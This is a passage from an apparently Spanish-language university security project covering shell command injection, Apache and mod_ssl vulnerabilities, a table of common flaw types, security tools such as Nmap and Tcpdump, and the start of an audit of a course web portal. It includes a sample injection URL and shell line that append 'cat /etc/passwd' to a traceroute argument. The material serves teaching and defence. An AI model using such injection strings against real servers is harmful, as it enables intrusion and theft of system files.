Supongamos que, internamente, el servidor construye el comando siguiente, que lanzará a la shell:

```
/usr/sbin/traceroute 62.23.130.2
```

Es decir, concatena sin más el nombre de un ejecutable del sistema con la IP que le hemos proporcionado y hace que la shell ejecute la línea obtenida. Veamos cómo explotaría un atacante este fallo:

http://www.victima.com/cgi-bin/tcservice.cgi?ip=62.23.130.2;+cat+/etc/passwd

El servidor entonces ejecutará:

```
/usr/sbin/traceroute 62.23.130.2; cat /etc/passwd
```

El carácter ";" se utiliza en shells de Unix para concatenar comandos. El resultado de la línea anterior será que el servidor remoto ejecutará los dos comandos, siendo uno de ellos el que nosotros le hemos proporcionado inteligentemente.

Podríamos haber logrado un efecto similar haciendo uso de otros caracteres como el "|" (*pipe*).

3.7. **Vulnerabilidades en el servidor web Apache.**

Según las estadísticas de Netcraft[43], Apache es el software servidor web más utilizado en Internet, con más del 60% de la cuota de mercado[44]. Este software gratuito ha sido desarrollado por un grupo de voluntarios que constituyen lo que se conoce como "Apache Group".




Figura 2.2. Servidores web más usados en Internet y su evolución.

A lo largo de su vida, se han ido descubriendo numerosos fallos de seguridad en este software, y se han ido corrigiendo a medida que se descubrían.

Apache corre como un proceso en la máquina servidora, y necesita privilegios de "root" para ser iniciado, ya que ha de abrir un socket en modo escucha sobre un

[43] Puede consultar las estadísticas de Netcraft en: http://www.netcraft.com/survey/

[44] Por esta razón, y teniendo en cuenta además que el portal web objeto de este Proyecto se ha desarrollado íntegramente sobre la plataforma Apache, hemos creído conveniente la inclusión de este apartado de "vulnerabilidades en el servidor web Apache". No trataremos otros servidores web como *Microsoft IIS*, a pesar de ser el competidor más directo de Apache (con un 29% aproximado de cuota de mercado) y del amplio historial de vulnerabilidades del que dispone, por motivos de extensión. Se recomienda acudir a la bibliografía para obtener información sobre bugs tan importantes como el del conocido "Unicode", que afectó gravemente a la reputación de Microsoft.

puerto privilegiado[45]. Una vez hecho esto, Apache se deshace de sus privilegios y sigue ejecutándose sin privilegios (normalmente como el usuario "apache", "httpd" o "nobody"). El proceso padre Apache crea además varios procesos hijos, entre los que reparte las peticiones web recibidas, que se irán procesando en paralelo.

Según lo anterior, parece lógico que la mayoría de vulnerabilidades descubiertas en Apache puedan conducir al atacante a la obtención del acceso remoto a la máquina víctima, pero no de privilegios de superusuario (en primera instancia).

En la siguiente figura puede observar un ejemplo de un ataque realizado a un servidor Apache 1.3.23 con SSL. En este caso, el bug explotado no se encuentra en el código del servidor en sí, sino en uno de los módulos añadidos ("mod_ssl"). Se trata de un fallo típico de "buffer overflow".




Figura 2.3. Explotando la vulnerabilidad en "mod_SSL" en Apache.

[45] Los puertos privilegiados son aquellos por debajo del 1024, excluido este último.

Puede observarse cómo los privilegios obtenidos corresponden a un usuario normal (en este caso, "apache") y no al superusuario. El "exploit"[46] anterior es bastante reciente y funciona en diferentes versiones de Apache (y diferentes distribuciones de Linux), como demuestra la siguiente ilustración.




Figura 2.4. Arquitecturas soportadas por el exploit de Mod_SSL.

Algunos de los fallos más sonados y recientes en el servidor Apache o software asociado (listamos sus referencias) son:

[46] *Exploit:* programa, script o texto explicativo cuya utilidad es la explotación de una vulnerabilidad conocida.

- CAN-2002-0656: OpenSSL SSLv2 Malformed Client Key Remote Buffer Overflow Vulnerability.
  http://online.securityfocus.com/bid/5363/
- CAN-2002-0392: Apache Chunked-Encoding Memory Corruption Vulnerability
  http://online.securityfocus.com/bid/5033
- CVE-2002-0081: PHP Post File Upload Buffer Overflow Vulnerabilities
  http://online.securityfocus.com/bid/4183

Las tres vulnerabilidades expuestas son de carácter muy grave y pueden ser explotadas remotamente a través del servidor Apache. La primera de ellas es precisamente la que hemos explotado antes a través de "mod_ssl"; la segunda radica en el propio software Apache, y la tercera y última afecta al código del motor PHP (que usualmente se encuentra compilado como un módulo de Apache).

Para evitar este tipo de vulnerabilidades en el lado del servidor la mejor solución es estar siempre al día, es decir, tener instalada siempre la última versión del software servidor (y módulos asociados), o asegurarse de haber aplicado los parches correspondientes a cada uno de los bugs que se han ido descubriendo.

3.8. **Las diez vulnerabilidades más comunes.**

La siguiente tabla resume las estadísticas obtenidas a partir de la base de datos de CVE, en el período comprendido entre Enero de 2000 y Octubre de 2002:

Overall Rank	Flaw type	Overall Percent	Open Src. Rank	Closed Src. Rank
1	Buffer overflow	21.8%	1	1
2	Directory Traversal	6.8%	11	14
3	"Malformed input"	5.8%	6	2
4	Shell Metacharacters	4.4%	5	7
5	Symlink Following	3.6%	2	10
6	Privilege Handling	3.5%	4	3
7	Cross-site scripting	3.1%	8	13
8	Cryptographic error	2.9%	13	11
9	Format strings	2.8%	3	12
10	Bad permissions	2.4%	7	5

Hemos hablado ya de casi todos los tipos de fallos ("flaw types") recogidos. Enumeraremos los restantes (no espere una explicación detallada):

- *"Malformed input":* agrupa de forma genérica a bugs derivados de una entrada de usuario defectuosa (o malformada), y que no pueden ser catalogados bajo otras categorías más específicas (normalmente por falta de datos acerca de la vulnerabilidad en sí).
- *"Symlink following":* el programa vulnerable realiza operaciones con ficheros, y admite el uso de enlaces simbólicos. Si un atacante tuviera acceso de escritura al directorio donde se guardan los archivos con los que trabajará la aplicación, podría por ejemplo, crear un fichero de tipo enlace simbólico al fichero de contraseñas /etc/passwd, y forzar al programa vulnerable a que acceda a este último, a través del enlace.
- *"Privilege handling":* cubre dos casos: primero, cuando se le asigna a un proceso o función más privilegios de los que se supone debería tener; y segundo, el caso de que un atacante pueda saltarse mecanismos de autentificación, para acceder a una capacidad privilegiada.
- *"Cryptographic error":* se refiere a diseños inseguros (un algoritmo malo) o una implementación incorrecta de un algoritmo criptográfico.
- *"Format strings":* los bugs de cadena de formato aprovechan la expansión de cadenas como "%x" en funciones del tipo *printf()*.

- *"Bad permissions":* el programa vulnerable asigna permisos inseguros a un fichero o directorio, bien como consecuencia de una mala elección de diseño, o bien debido a un error de implementación.

La tabla muestra tres tipos de clasificaciones. En la primera columna aparece la clasificación global. La cuarta y quinta columna corresponde al lugar clasificatorio ocupado por el tipo de vulnerabilidad dada, en programas "open-source" y "closed-source", respectivamente[47].

4. Herramientas útiles.

No queríamos dejar pasar por alto la oportunidad de mostrar alguna de las herramientas más útiles en el campo de la seguridad. Estas herramientas son armas de doble filo: serán usadas tanto por profesionales de la seguridad que tratan de "securizar" o proteger sus sitios web, como por ávidos atacantes a punto de realizar alguna fechoría.

Este apartado no pretende mostrar una colección de herramientas que todo el mundo debería tener, sino sólo algunas de ellas que nos han resultado bastante representativas. La mayoría son muy conocidas; algunas otras no lo son tanto.

[47] Las aplicaciones "open source" son aquellas cuyo código fuente es público (lo cual no quiere decir necesariamente que sean gratuitas, aunque en muchos casos lo son). El entorno utilizado por nuestro portal está basado en aplicaciones de este tipo y es además totalmente gratuito.

4.1. Nmap.

Desarrollada por un hacker apodado Fyodor, "NMap" *("Network Mapper")* es una excelente herramienta de scan[48] de puertos (TCP y UDP).




Figura 2.5. Ejemplo de utilización de Nmap.

"Nmap" fue desarrollada bajo entornos Unix, aunque existen versiones portadas a otros sistemas operativos, como Windows. Presenta numerosas funcionalidades avanzadas, entre las que cabe destacar la detección remota de

[48] *Scan:* exploración, barrido.

sistema operativo, basada en "fingerprint"[49], y diversas opciones de scan de puertos avanzadas.

Para más información sobre *NMap*, recomendamos acudir a su sitio oficial: http://www.insecure.org/nmap/index.html

4.2. Proxomitron.

Esta potente herramienta para entornos Windows es ideal para probar la seguridad de un sitio web. Se instala como un proxy local e intercepta todo el tráfico web que pasa a través de él, permitiendo visualizarlo y analizarlo.

Figura 2.6. Ventana principal de Proxomitron.

Donde esta herramienta muestra su verdadera utilidad es a la hora de filtrar el tráfico web. "Proxomitron" incluye una amplia gama de filtros, que permiten alterar el tráfico web en tiempo real. Así pues, podrá alterar el contenido de cualquier cabecera HTTP (incluidas las cookies) o evitar la aparición de ventanas de "banners"

[49] *Fingerprint:* huella digital.

que suelen abrirse automáticamente al visitiar ciertas páginas web (para ello, Proxomitrón interceptará funciones JavaScript como “window.open”).




Figura 2.7. Opciones de filtrado de cabeceras HTTP.

Proxomitron trae por defecto numerosos filtros ya configurados y listos para ser usados. Además, permite definir nuevos filtros mediante el uso de expresiones regulares, lo que le confiere una gran flexibilidad.

Para más información sobre *Proxomitron*, se recomienda visitar:
http://www.proxomitron.org/

4.3. Tcpdump.

Se trata del sniffer de tráfico probablemente más conocido. Su interfaz no es gráfica, sino que está basada en texto. Principalmente funciona en sistemas Unix, aunque también existe una versión portada a Windows (llamada *“Windump”*).

Tcpdump es una herramienta muy versátil. Entre otras funcionalidades, admite la definición de filtros, permitiendo así la recogida de tráfico de una manera selectiva.




Figura 2.8. Ejemplo de utilización de Tcpdump.

Tcpdump suele venir incluida en la mayoría de sistemas operativos Unix, por tratarse de una poderosa herramienta de diagnóstico de problemas en Redes.

4.4. CommView.

"CommView" es un excelente sniffer para Windows. Se trata de un producto comercial de la empresa TamoSoft, Inc.




Figura 2.9. Análisis de tráfico con CommView.

Entre sus virtudes se encuentra la de poder trabajar con el interfaz de acceso telefónico a redes, y no sólo con interfaces Ethernet (esto último viene siendo lo habitual en sniffers de Windows).

CommView muestra los distintos protocolos de red desglosados. Puede ser muy instructivo analizar el tráfico que atraviesa nuestra red, sobre todo en los casos en los que la información viaja sin encriptar.

4.5. Retina.

"Retina" es un potente escáner de vulnerabilidades desarrollado por la empresa de seguridad *eEye Digital Security*. Se ejecuta sobre la plataforma Windows pero puede analizar cualquier tipo de objetivo (ya sea Windows o no).




Figura 2.10. Análisis de vulnerabilidades realizado con Retina.

En el Apéndice D de este Proyecto se ofrece más información sobre esta herramienta, y un reporte de ejemplo generado con la misma.

Capítulo 3

Análisis de seguridad de un sitio web real

1. Introducción.

A lo largo de este capítulo pondremos en práctica los conceptos mostrados en puntos anteriores: procederemos a auditar la seguridad de un site web real en profundidad. También estudiaremos algunas soluciones típicas a los problemas encontrados. Desarrollaremos algunas de estas soluciones e ideas así como ciertas optimizaciones en el capítulo siguiente.

2. Escenario.

Las páginas web a auditar corresponden al sitio web docente del profesor Federico José Barrero García. Éstas constan de un alto contenido estático (ficheros HTML, imágenes, etc.) y una parte dinámica, plasmada esta última en la implementación de dos portales web, correspondientes a dos de las materias que

dicho profesor imparte en la E.S.I. Las materias en cuestión son: “Complementos de Sistemas Electrónicos Digitales” (“CSED”) y “Laboratorio de Instrumentación Electrónica” (“LIE”).

Nos centraremos precisamente en el estudio de ambos portales, ya que éstos conforman la parte más crítica y susceptible a fallos de seguridad. Ambos portales difieren entre sí únicamente en el contenido, siendo la estructura (árbol de directorios, base de datos, etc.) y la programación (código) de los mismos idénticos. Esto nos permite enfocar nuestro estudio en un único portal (“CSED”), y más tarde extrapolar los resultados y conclusiones obtenidas al segundo portal (“LIE”). Todos los cambios y mejoras que se realicen e implementen en el portal “CSED” serán acometidos también en el segundo portal (“LIE”). No obstante, y por evidentes motivos de síntesis, sólo será documentado en su totalidad el estudio del primer portal, así como las diferencias significativas del segundo respecto al primero, si las hubiere.

El portal web designado como “CSED” es de eminente carácter docente y está orientado a los alumnos que se encuentren cursando la asignatura “Complementos de Sistemas Electrónicos Digitales”. Se compone de una parte estática (principalmente apuntes y diverso material docente relacionado con la asignatura, que el alumno podrá visualizar o descargar, según el caso), y una serie de servicios (consulta de notas y calificaciones, tablón de dudas, noticias, etc) basados en la generación dinámica de páginas e implementados mediante PHP y cuyos datos se almacenan en un servidor de bases de datos MySQL.

Es precisamente el conjunto de código que conforma el portal (principalmente ficheros con extensión “php”) el que será más crítico y susceptible de vulnerabilidades. Nos referiremos a este código como “la Aplicación” (en algunos casos también se usará este término para referirnos de forma abstracta al portal en su totalidad; el contexto diferenciará ambas acepciones, si bien entendemos que éstas

estarán estrechamente ligadas). Así pues, nuestra principal tarea será realizar un análisis de seguridad sobre esta Aplicación. La Aplicación será el motor de nuestro portal web, lo dotará de dinamismo y flexibilidad, y en definitiva, será la responsable de implementar los distintos servicios que el portal provee.

El portal ofrece una serie de servicios al alumno. A saber:


- Sistema automático de autoevaluación para el alumno, accesible desde la Web. Esta aplicación es capaz de crear un cuestionario de autoevaluación, sobre la base de una serie de preguntas, mostrarlo al cliente en una página web y recibir de nuevo dicho cuestionario para que éste sea procesado. Dicho procesado determinará el número de respuestas correctas que hubo y devolverá dicha información al cliente para que éste tenga constancia de ello. Este servicio sólo se ofrece en el portal "CSED".
- Consulta del "tablón de dudas", lugar donde se recogerán las dudas más frecuentes de los estudiantes y la correspondiente respuesta que haya dado el profesor.
- Consulta del "tablón de noticias", donde el profesor podrá emitir diversa información y comunicados a los alumnos.
- Consulta de calificaciones, mediante el cual el alumno tendrá acceso a notas de exámenes.
